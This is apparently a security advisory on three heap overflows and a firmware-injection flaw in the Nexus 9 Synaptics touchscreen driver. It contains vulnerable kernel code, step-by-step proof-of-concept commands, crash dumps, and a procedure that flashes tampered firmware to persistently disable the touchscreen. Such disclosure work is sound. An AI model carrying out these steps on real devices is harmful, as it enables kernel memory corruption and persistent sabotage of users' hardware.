Nexus 9: Synaptics Vulnerabilities

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Contents

1	\mathbf{Syn}	opsis	1	
2	Attack Surface			
	2.1	DAC	2	
	2.2	SELinux	2	
		2.2.1 Android M 6.0.1	2	
		2.2.2 Android N 7.0	2	
3	Vul	nerabilities	3	
	3.1	Heap Overflow #1	3	
		3.1.1 Vulnerable Code	3	
		3.1.2 Proof of Concept	4	
		3.1.3 Crash Dump	5	
	3.2	Heap Overflow #2	5	
		3.2.1 Vulnerable Code	5	
		3.2.2 Proof of Concept	6	
		3.2.3 Crash Dump	6	
	3.3	Heap Overflow #3	7	
		3.3.1 Vulnerable Code	7	
		3.3.2 Proof of Concept	8	
		3.3.3 Crash Dump	9	
	3.4	Firmware Injection	0	
		3.4.1 Proof of Concept	0	
		3.4.2 Impact	.3	
4	\mathbf{Cre}	$_{ m dit}$.3	

1 Synopsis

Due to lenient SELinux and DAC policy, vulnerable Synaptics DSX (touchscreen driver) sysfs file entires are exposed to an attacker that executes code within mediaserver on Android M 6.0.1 and system_server, bluetooth, nfc, etc., on Android N 7.0 (or any other SELinux domain that has target type sysfs with the open and write permissions on file class).

All disclosed vulnerablities were verified on:

```
shell@flounder:/ $ getprop ro.build.fingerprint google/volantis/flounder:6.0.1/MOB3OW/3031100:user/release-keys flounder:/ $ getprop ro.build.fingerprint google/volantis/flounder:7.0/NRD9OM/3085278:user/release-keys And the latest one, with the September 2016 security patches: flounder:/ $ getprop ro.build.fingerprint
```

google/volantis/flounder:7.0/NRD90R/3141966:user/release-keys

2 Attack Surface

2.1 DAC

Surprisingly, on both Android 6.0.1 and 7.0 the Synaptics DSX driver exports DAC-world-writable sysfs file entries:

```
flounder:/sys/class/input/input0 # ls -laZ | grep -E "\-.{7}w"
-rw-rw-rw- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 Odbutton
-w-w-w- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 configarea
-rw-rw-rw- 1 root root u:object_r:sysfs:s0 0 2016-08-30 17:27 data
-w-w-w- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 doreflash
-rw-rw-rw- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 full_pm_cycle
-w-w-w- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 imagename
-w-w-w- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 imagesize
-rw-rw-rw- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 readconfig
-w-w-w- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 reset
-w-w-w- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 reset
-w-w-w- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 suspend
-rw-rw-rw- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 13:58 wake_gesture
-w-w-w- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 writeconfig
```

2.2 SELinux

Looking at the aforementioned Synaptics DSK sysfs DAC policy (recall - DAC-world-writable file entries), we need to find SELinux domains with allow rules that have target type sysfs with the open and write permissions on file class.

2.2.1 Android M 6.0.1

```
allow dumpstate sysfs:file { write open append };
allow gpsd sysfs:file { read lock getattr write ioctl open append };
allow init sysfs_type:file { write relabelto open append };
allow mediaserver sysfs:file { read lock getattr write ioctl open append };
allow system_server sysfs:file { read lock getattr write ioctl open append };
allow ueventd sysfs:file { read lock getattr write ioctl open append };
allow vold sysfs:file { read lock getattr write ioctl open append };
```

2.2.2 Android N 7.0

```
allow bluetooth sysfs:file { read lock getattr write ioctl open };
allow dumpstate sysfs:file { read lock getattr write ioctl open append };
allow gpsd sysfs:file { read lock getattr write ioctl open append };
allow healthd sysfs:file { read lock getattr write ioctl open };
```

```
allow init sysfs_type:file { write lock open append relabelto };
allow netd sysfs:file { read lock getattr write ioctl open };
allow nfc sysfs:file { read lock getattr write ioctl open };
allow system_server sysfs:file { read lock getattr write ioctl open append };
allow ueventd sysfs:file { read lock getattr write ioctl open append };
allow vold sysfs:file { read lock getattr write ioctl open append };
```

3 Vulnerabilities

All disclosed vulnerabilities were found in [1] (synaptics_dsx_fw_update.c). It seems like this file was never audited. Below are some low hanging fruits. There are probably more vulnerabilities in there.

3.1 Heap Overflow #1

3.1.1 Vulnerable Code

The imagesize sysfs file entry is defined as follows:

On write() syscall, fwu_sysfs_mage_size() parses the userspace defined buf char array to a size integer, then it allocates size bytes to fwu->ext_data_source:

```
static ssize_t fwu_sysfs_image_size_store(struct device *dev,
                struct device_attribute *attr, const char *buf, size_t count)
{
        int retval;
        unsigned long size;
        struct synaptics_rmi4_data *rmi4_data = fwu->rmi4_data;
        retval = sstrtoul(buf, 10, &size);
        [\ldots]
        fwu->image_size = size;
        fwu->data_pos = 0;
        [\ldots]
        fwu->ext_data_source = kzalloc(fwu->image_size, GFP_KERNEL);
        if (!fwu->ext_data_source) {
                dev_err(rmi4_data->pdev->dev.parent,
                                 "%s: Failed to alloc mem for image data\n",
                                 __func__);
                return -ENOMEM;
        }
```

```
return count;
}
That is, an attacker controls the number of bytes allocated at fwu->ext_data_source.
The data sysfs file entry is defined as follows:
static struct bin_attribute dev_attr_data = {
        .attr = {
                 .name = "data",
                 .mode = (S_IRUGO | S_IWUGO),
        },
        [...]
        .write = fwu_sysfs_store_image,
};
And fwu_sysfs_store_image() is defined as follows:
static ssize_t fwu_sysfs_store_image(struct file *data_file,
                 struct kobject *kobj, struct bin_attribute *attributes,
                 char *buf, loff_t pos, size_t count)
{
        memcpy((void *)(&fwu->ext_data_source[fwu->data_pos]),
                          (const void *)buf,
                         count);
        fwu->data_pos += count;
```

Since on write() syscall the attacker controls both buf and count, he can simply overrun the previously defined heap buffer.

3.1.2 Proof of Concept

}

In the attached zip archive, in heap_overflow_1, there are both the source 1.c and the aarch64 ELF binary 1.

The source file was compiled with:

return count;

```
$ aarch64-linux-gnu-gcc -static 1.c -o 1
```

Try the crasher on a device (you can impersonate the currect SELinux context and execute using it, we decided to do it with root):

```
$ adb push 1 /data/local/tmp
$ adb shell
flounder:/ $ su
flounder:/ # cd /data/local/tmp
flounder:/data/local/tmp # ./1
```

It may take a 15 seconds or so, but eventually the device crashes (you can call the crasher multiple time to make it crash faster)

3.1.3 Crash Dump

After the device crashes, /sys/fs/pstore/console-ramoops-0 has the crash-dump:

```
104.511357] Unable to handle kernel paging request at virtual address 6161616161616161
 104.511418] pgd = ffffffc0325a1000
104.511489] Internal error: Oops: 96000004 [#1] PREEMPT SMP
 104.511531] CPU: 1 PID: 1116 Comm: gle.android.gms Tainted: G
                                                                3.10.101-ga139acc #1
  104.511632] task: ffffffc05e681580 ti: ffffffc055a38000 task.ti: ffffffc055a38000
 104.511680] PC is at kmem_cache_alloc_trace+0x90/0x210
Γ
 104.511715] LR is at binder_transaction+0x29c/0x1b20
 104.511740] pc : [<ffffffc0001945d0>] lr : [<ffffffc0007abbd0>] pstate: 40000045
 104.511760] sp : ffffffc055a3ba70
104.511790] x29: ffffffc055a3ba70 x28: 0000000000000000
Γ
  104.511837] x27: 0000000000109f77 x26: ffffffc0010c3000
  104.511879] x25: 000000000000018 x24: ffffffc0007abbd0
  104.511957] x21: 6161616161616161 x20: ffffffc055a38000
Γ
104.511995] x19: ffffffc000e38cc0 x18: 0000007abb97a7c0
[ 104.512034] x17: 0000007ade7457fc x16: 000000000000000
[ 104.512071] x15: 00000000000000 x14: 000000000000000
 104.512108] x13: 000000000000007a x12: 000000000000000
Γ
 104.512184] x9 : 000000000000000 x8 : ffffffc055a38000
 104.512222] x7 : ffffffc054771400 x6 : ffffffc054771100
[ 104.512259] x5 : ffffffc0010c3a10 x4 : 000000000000bbe5
[ 104.512298] x3 : ffffffc00110a7c0 x2 : 000000000000018
[\ldots]
```

File 2.crash contains the entire crash-dump.

3.2 Heap Overflow #2

3.2.1 Vulnerable Code

On module initialization, a fixed-size heap buffer is created:

Where MAX_IMAGE_NAME_LEN equals 256. The imagename sysfs device attribute is defined:

On a write() syscall, fwu_sysfs_image_name_store(), allows an attacker to overrun the previously allocated heap buffer from userspace.

3.2.2 Proof of Concept

In the attached zip archive, in heap_overflow_2, there are both the source 2.c and the aarch64 ELF binary 2.

The source file was compiled with:

```
$ aarch64-linux-gnu-gcc -static 2.c -o 2
```

Try the crasher on a device (you can impersonate the currect SELinux context and execute using it, we decided to do it with root):

```
$ adb push 2 /data/local/tmp
$ adb shell
flounder:/ $ su
flounder:/ # cd /data/local/tmp
flounder:/data/local/tmp # ./2
```

It may take a 15 seconds or so, but eventually the device crashes (you can call the crasher multiple time to make it crash faster)

3.2.3 Crash Dump

After the device crashes, /sys/fs/pstore/console-ramoops-0 has the crash-dump:

File 2.crash contains the entire crash-dump.

3.3 Heap Overflow #3

3.3.1 Vulnerable Code

In section 3.2.1 we have seen that we can set the fwu->imagename from userspace and that MAX_IMAGE_NAME_LEN is 256.

But, in fwu_go_nogo() (a function that is called within the flashing firmware flow), on certain conditions (header->contains_firmware_id=0), we can copy most of the contents of fwu->image_name to a heap allocated buffer of size 10 (MAX_FIRMWARE_ID_LEN=10), causing a heap overrun. Look at lines 10-21 below.

```
static enum flash_area fwu_go_nogo(struct image_header_data *header)
2
             [\ldots]
3
            char *strptr;
4
            char *firmware_id;
            [\ldots]
6
            /* Get image firmware ID */
            if (header->contains_firmware_id) {
                     image_fw_id = header->firmware_id;
9
            } else {
10
                     strptr = strstr(fwu->image_name, "PR");
11
12
                     if (!strptr) {
                          [\ldots]
13
                          goto exit;
                     }
15
16
                     strptr += 2;
17
                     firmware_id = kzalloc(MAX_FIRMWARE_ID_LEN, GFP_KERNEL);
18
                     while (strptr[index] >= '0' && strptr[index] <= '9') {</pre>
19
                              firmware_id[index] = strptr[index];
20
                              index++;
21
                     }
22
                     [\ldots]
23
            }
```

```
25 [...]
26 }
```

To trigger the buffer overrun, one has to do the following:

- 1. Set fwu->imagename to be "PR66666...\0" (253 '6' chars). [using write() on the imagename sysfs file entry.]
- 2. Set fwu->imagesize to be the size of the patched image we are about to send from userspace [using write() on the imagesize sysfs file entry].
- 3. Send a patched image (with header->contains_firmware_id=0) in its header [by writing fwu->imagesize bytes to the data sysfs file entry].
- 4. Initiate reflash from userspace (which eventually calls fwu_goo_nogo() with the patched image) [by writing "1" to the doreflash sysfs file entry].

3.3.2 Proof of Concept

In the attached zip archive, in heap_overflow_3, there are the source 3.c, the aarch64 ELF binary 3, the patched image 3poc.img, the original image synaptics.img, the source file that created the patched from the original one 3create_3poc_img.c and its equivalent amd64 ELF binary.

First, lets create the patched image (3poc.img), from the original one (synaptics.img). Simply, compile 3create_3poc_img.c using:

```
$ gcc -DDEBUG 3create_3poc_img.c -o 3create_3poc_img
```

Then, put synaptics.img and 3create_3poc_img in the same directory and do:

\$./3create_3poc_img

[+] synaptics.img original header:

checksum: 3998906930

bootloader_version: 6
firmware_size: 90112
config_size: 1024
product_id: \$7504

product_info:

contains_firmware_id: 1

firmware_id: 1732172
contains_bootloader: 0

- [+] Unset the contains_firmware_id bit.
- [+] Patched img was written to 3poc.img.

[+] 3poc.img patched header:

checksum: 3998906930

bootloader_version: 6
firmware_size: 90112
config_size: 1024
product_id: \$7504

product_info:

```
contains_firmware_id: 0
contains_bootloader: 0
```

Now we've created the patched image 3poc.img. Now we need to compile the crasher:

```
$ aarch64-linux-gnu-gcc -static 3.c -o 3
```

Try the crasher on a device (you can impersonate the currect SELinux context and execute using it, we decided to do it with root):

```
$ adb push 3 /data/local/tmp
$ adb push 3poc.img /data/local/tmp
$ adb shell
flounder:/ $ su
flounder:/ # cd /data/local/tmp
flounder:/data/local/tmp # ./3
```

It may take a 15 seconds or so, but eventually the device crashes (you can call the crasher multiple time to make it crash faster)

3.3.3 Crash Dump


After the device crashes, /sys/fs/pstore/console-ramoops-0 has the crash-dump:

```
467.340338] Unable to handle kernel paging request at virtual address 363636363636363636
  467.340471] pgd = ffffffc04cf50000
  467.340498] [3636363636363636] *pgd=00000000000000000
Γ
  467.340546] Internal error: Oops: 96000004 [#1] PREEMPT SMP
 467.340590] CPU: 1 PID: 2409 Comm: 3 Tainted: G
                                                    W
                                                         3.10.101-ga139acc #1
 467.340618] task: ffffffc04358ab00 ti: ffffffc04cb2c000 task.ti: ffffffc04cb2c000
 467.340666] PC is at __kmalloc+0xa4/0x26c
Γ
  467.340696] LR is at __kmalloc+0x1ec/0x26c
  467.340721] pc : [<ffffffc000195044>] lr : [<ffffffc00019518c>] pstate: 60000045
467.340741] sp : ffffffc04cb2f9a0
 467.340763] x29: ffffffc04cb2f9a0 x28: ffffffc0028ec918
Γ
Γ
 467.340811] x27: 000000000000f070d x26: ffffffc0010c3000
[ 467.340854] x25: 000000003f120000 x24: ffffffc00062d3ec
[ 467.340894] x23: 00000000000000 x22: 000000000000000
[ 467.340934] x21: 3636363636363636 x20: ffffffc04cb2c000
 467.340973] x19: ffffffc06e401e40 x18: 0000000000000000
467.341016] x17: 000000000017825 x16: 00000000000012
Γ
  467.341056] x15: 000000000000001 x14: 00000000000000
Γ
  467.341096] x13: 000000000000013 x12: 00000000000000
Γ
  467.341135] x11: 0000000000000043 x10: 00000000000000ef
 467.341175] x9 : ffffffc04cb2f750 x8 : ffffffc02d0c4a00
 467.341215] x7 : ffffffc02d0c4a00 x6 : ffffffc02d0c4200
Γ
 467.341315] x3 : 000000000000000 x2 : 000000000000000
```

File 3.crash contains the entire crash-dump.

3.4 Firmware Injection

Using the firmware update mechanism alluded to in section 3.3, we can try to inject firmware from userspace. The problem is that the part of synaptics.img that is actually flashed to the firmware location in the Synaptics S7504B Controller is encrypted.



We are currently trying to reverse engineer the encryption key that was used. Nevertheless, we decided to disclose the vulnerability and demonstrate how, from userspace, we can flash a malformed firmware (simply by flipping bits in the encrypted firmware blob) that persistently disables touchscreen functionality.

It appears as if Synaptics's controller does not defend against Ciphertext Malleability attacks, by using, for example, Message Authentication Codes.

3.4.1 Proof of Concept

The layout of synaptics.img is illustrated below:



We use the same userspace to firmware update mechanism that was described in section 3.3.2.

To do that, we have to increment the firmware_id inside the firmware header. We do that because in fwu_go_nogo() (a function that is called within the flashing flow) there is a check (line 22 below) that validates that the firmware_id in the given firmware image is larger then the firmware_id of the already installed firmware on the device.

```
static enum flash_area fwu_go_nogo(struct image_header_data *header)
{
    enum flash_area flash_area = NONE;
```

```
[...]
4
            unsigned int device_fw_id;
5
            unsigned long image_fw_id;
6
            [\ldots]
            /* Get device firmware ID */
            device_fw_id = rmi4_data->firmware_id;
            dev_info(rmi4_data->pdev->dev.parent,
10
                              "%s: Device firmware ID = %d\n",
11
                              __func__, device_fw_id);
12
13
            /* Get image firmware ID */
14
            if (header->contains_firmware_id) {
                     image_fw_id = header->firmware_id;
16
            } else {
17
18
            [...]
19
            }
20
            [\ldots]
21
            if (image_fw_id > device_fw_id) {
22
                     flash_area = UI_FIRMWARE;
23
                     goto exit;
24
            } else if (image_fw_id < device_fw_id) {</pre>
25
                     dev_info(rmi4_data->pdev->dev.parent,
26
                                       "%s: Image firmware ID older than device firmware ID\n",
                                       __func__);
28
                     flash_area = NONE;
29
                     goto exit;
30
            }
31
            [...]
32
   }
33
```

To increment the firmware_id we have attached the source file increment_fw_id.c, compile it using (or just use the included binary):

```
$ gcc -DDEBUG increment_fw_id.c -o increment_fw_id
```

Put increment_fw_id and synaptics.img in the same directory and run: with

\$./increment_fw_id

[+] synaptics.img original header: 3998906930

bootloader_version: firmware_size: 90112 config_size: 1024 product_id: s7504

product_info:

checksum:

contains_firmware_id: 1 firmware_id: 1732172 contains_bootloader: 0

[+] Increment the firmware_id.

[+] modified_fw.img header:

checksum: 3998906930

bootloader_version: 6
firmware_size: 90112
config_size: 1024
product_id: \$7504

product_info:

contains_firmware_id: 1 firmware_id: 1732173

contains_bootloader: 0

Now that we have an image with incremented firmware_id (the script output is: modified_fw.img) We need to alter some of the bits inside the encrypted firmware blob. The size of the firmware header is 256 bytes and as can be seen above, the size of the encrypted firmware blob is 90112. We need to hit somewhere between 256 and 256 + 90112:

```
$ cp modified_fw.img modified_fw_dd.img
$ dd if=/dev/zero count=32 bs=1 seek=1000 of=modified_fw_dd.img conv=notrunc
32+0 records in
32+0 records out
32 bytes (32 B) copied, 8.2755e-05 s, 387 kB/s
We simply zeroed 32 bytes starting at address 1000:
$ diff <(xxd modified_fw.img) <(xxd modified_fw_dd.img)</pre>
```

Also included is inject.c - the script that we use to update the firmware through sysfs (like we did in 3.3.2). Compile it with (or just use the included binary):

```
$ aarch64-linux-gnu-gcc -static inject.c -o inject
```

Before running the POC please make sure that your computer is persistently authorized through adb on the device. We are going to disable touch functionality.

First, lets push inject, modified_fw.img and modified_fw_dd.img to the device:

```
$ adb push inject /data/local/tmp
[100%] /data/local/tmp/inject
$ adb push modified_fw.img /data/local/tmp
[100%] /data/local/tmp/modified_fw.img
$ adb push modified_fw_dd.img /data/local/tmp
[100%] /data/local/tmp/modified_fw_dd.img
```

Second, lets inject our firmware to Synaptics's controller (takes about 20 seconds):

```
$ adb shell
flounder:/ $ su
flounder:/ # cd /data/local/tmp
flounder:/data/local/tmp # ./inject modified_fw_dd.img
flounder:/data/local/tmp # reboot
```

After the device reboots, touchscreen functionality should not work. It is persistent across reboots.

Third, lets inject the old firmware back, the one with the untouched encrypted firmware blob:

```
$ adb shell
flounder:/ $ su
flounder:/ # cd /data/local/tmp
flounder:/data/local/tmp # ./inject modified_fw.img
flounder:/data/local/tmp # reboot
```

After the device reboots, touchscreen functionality should be restored.

3.4.2 Impact

Due to the nature of the firmware update described in 3.4, if a firmware with a maximum firmware_id is successfully flashed, other firmwares can never be flashed again, unless the updating mechanism is changed. Making it quite a **stealthy** place to keep malicious code at.

4 Credit

Sagi Kedmi (@sagikedmi) of IBM X-Force.

References

[1] Tegra's Android Kernel Tree. Synaptics DSX FW Update. https://android.googlesource.com/kernel/tegra/+/android-tegra-flounder-3.10-nougat/drivers/input/touchscreen/synaptics_dsx/synaptics_dsx_fw_update.c. [Online; accessed 29-August-2016].